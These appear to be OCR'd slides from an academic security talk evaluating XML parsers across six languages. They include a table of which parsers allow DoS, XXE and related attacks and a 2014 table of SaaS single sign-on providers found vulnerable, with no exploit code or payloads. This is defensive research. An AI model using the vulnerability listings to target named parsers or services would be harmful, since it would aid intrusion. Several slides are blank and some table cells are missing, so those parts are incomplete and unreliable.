
# Ruby


Ruby v.2.1.6

Tested Parsers:

- REXML : implemented in Ruby
- Nokogiri v.1.6.5: based on libxml2


# Ruby|Overview





Details Ruby

# Ruby|Overview




Details Ruby


# Python

Python v.2.7.10

Tested Parsers:

- etree
- xml.sax, pulldom
- minidom
- lxml v.3.4.4
- defusedxml v.0.4.1


# Python|Overview






Details [Python]


# Python|Overview





Details Python

# Python|Overview




Details Python


# .NET


.NET Framework 4.5

Tested Parsers:

- XmlReader: Pull Parser
- XmlDocument: DOM API

# .NET|Overview




Details .NET


# PHP

PHP v.5.6.11


Tested Parsers:

- SimpleXML: tree-like access
- DOMDocument: DOM API
- XMLReader: Pull Parser

# PHP|Overview




SimpleXML & DOMDocument




Details PHP


# Perl

Strawberry Perl v.5.22.0.1

Tested Parsers:

- XML::Twig: tree-like access
- XML::LibXml: based on libxml2


# Perl|Overview






Details Perl

# Perl|Overview




Details Perl


# Java


Java JDK 7u80

Tested Parsers:

- Xerces SAX/DOM v.2.11.0
- Crimson v.1.1.3
- Piccolo v.1.04
- Oracle SAX/DOM (XDK v.10.1.0)

# Java|Overview




Details Java

# Evaluation

| | DOS | XXE | XXE Parameter | URL Invocation | XInclude | XSLT | # Vulnerabilities |
|---|---|---|---|---|---|---|---|
| Ruby/REXML | no | no | no | no | no | no | 0 |
| Ruby/Nokogiri | **yes*** | no | no | no | no | no | 1 |
| Python/Etree | **yes*** | no | no | no | no | no | 1 |
| Python/xml.sax | **yes*** | **yes** | no | **yes** | no | no | 3 |
| Python/pulldom | **yes*** | **yes** | no | **yes** | no | no | 3 |
| Python/lxml | **yes** | **yes** | no | no | no | no | 2 |
| Python/defusedxml.* | no | no | no | no | no | no | 0 |
| Python/minidom | **yes*** | no | no | no | no | no | 1 |
| .NET/XmlReader | no | no | no | no | no | no | 0 |
| .NET/XmlDocument | no | **yes** | **yes** | **yes** | no | no | 3 |
| PHP/SimpleXML | **yes*** | no | no | no | no | no | 1 |
| PHP/DOMDocument | **yes*** | no | no | no | no | no | 1 |
| PHP/XMLReader | no | no | no | no | no | no | 0 |
| Perl/XML::Twig | **yes** | **yes** | no | no | no | no | 2 |
| Perl/XML::LibXml | **yes*** | **yes** | **yes** | **yes** | no | no | 4 |
| Java/Xerces SAX | **yes** | **yes** | **yes** | **yes** | no | no | 4 |
| Java/Xerces DOM | **yes** | **yes** | **yes** | **yes** | no | no | 4 |
| Java/Crimson SAX | **yes** | **yes** | **yes** | **yes** | no | no | 4 |
| Java/Oracle SAX | **yes** | **yes** | **yes** | **yes** | no | no | 4 |
| Java/Oracle DOM | **yes** | **yes** | **yes** | **yes** | no | | |
| Java/Piccolo | **yes** | **yes** | **yes** | **yes** | no | | |

* n

Some results have been aggregated

# Evaluation Results on SAML SaaS Providers (2014)

Your Software at my Service (CCSW 2014)
Security Analysis of SaaS Single Sign-On Solutions in the Cloud
Christian Mainka, Vladislav Mladenov, Florian Feldmann, Julian Krautwald, Jörg Schwenk

| Service Provider | AM1 | | | | AM2 | | | AM3 | |
|---|---|---|---|---|---|---|---|---|---|
| | **∅Sig** | **CF** | **XXEA** | **XSLTA** | **RA** | **XSW** | **TRC** | **CInj** | **Summary** |
| Salesforce | × | × | × | × | × | × | × | × | × |
| Google Apps | × | × | × | × | × | × | × | × | × |
| Zoho | × | × | × | × | × | ✓ | × | × | ✓ |
| Zendesk | × | × | × | × | × | × | ✓ | × | ✓ |
| Clarizen | ✓ | × | ✓ | × | ✓ | ✓ | ✓ | × | ✓ |
| SAManage | × | × | ✓ | × | × | ✓ | ✓ | ✓ | ✓ |
| Shiftplanning | × | × | ✓ | × | × | × | ✓ | ✓ | ✓ |
| Panorama9 | × | × | × | × | × | × | ✓ | × | ✓ |
| UserVoice (Marketing) | × | × | × | × | × | × | ✓ | × | ✓ |
| Instructure | × | × | × | ✓ | ✓ | ✓ | ✓ | × | ✓ |
| The Resumator | × | × | ✓ | × | × | × | ✓ | × | ✓ |
| BambooHR | × | × | × | × | × | × | ✓ | ✓ | ✓ |
| AppDynamics | × | × | ✓ | × | ✓ | ✓ | ✓ | × | ✓ |
| IdeaScale | × | × | ✓ | × | × | × | × | ✓ | ✓ |
| Panopto | × | × | × | × | × | ✓ | ✓ | × | ✓ |
| TimeOffManager | × | × | ✓ | × | ✓ | ✓ | ✓ | × | ✓ |
| HappyFox | × | × | × | × | × | ✓ | ✓ | × | ✓ |
| SpringCM | × | × | × | × | × | ✓ | × | × | ✓ |
| ScreenSteps Live | × | × | ✓ | × | × | ✓ | ✓ | × | ✓ |
| LiveHive | × | × | ✓ | × | ✓ | ✓ | ✓ | × | ✓ |
| Howlr | × | × | × | × | × | × | ✓ | ✓ | ✓ |
| CA Service Management | × | × | ✓ | × | ✓ | × | ✓ | ✓ | ✓ |
| Total | 1 | 0 | 10 | 1 | 6 | 11 | 17 | 6 | 20/ 22 |


ROMA
MMXVI

# Take-aways

- Choose your parser wisely
- Be aware where you have a parser
  - Libraries in Background
    - For example, OpenID
  - Parsers in parsers!
    - For example, XML Encryption must be decrypted and then parsed!
- Do not trust the API documentation
  - Test and verify it!

# Conclusion

- “It’s just XML, what could probably go wrong?”
  - Default parser configurations can be vulnerable
  - Countermeasures not always available
- Attacks can get complex
  - Special characters, “blind” XXE, …
  - http://web-in-security.blogspot.de/2016/03/xxe-cheat-sheet.html




# From DTD to XXE
# An Evaluation of XML-Parsers

*Christopher Späth*[1]
*Christian Mainka / @CheariX* [1,2]
*Vladislav Mladenov*[1]

[1] **Horst-Görtz Institute for IT-Security, Ruhr-University Bochum**
[2] **Hackmanit GmbH**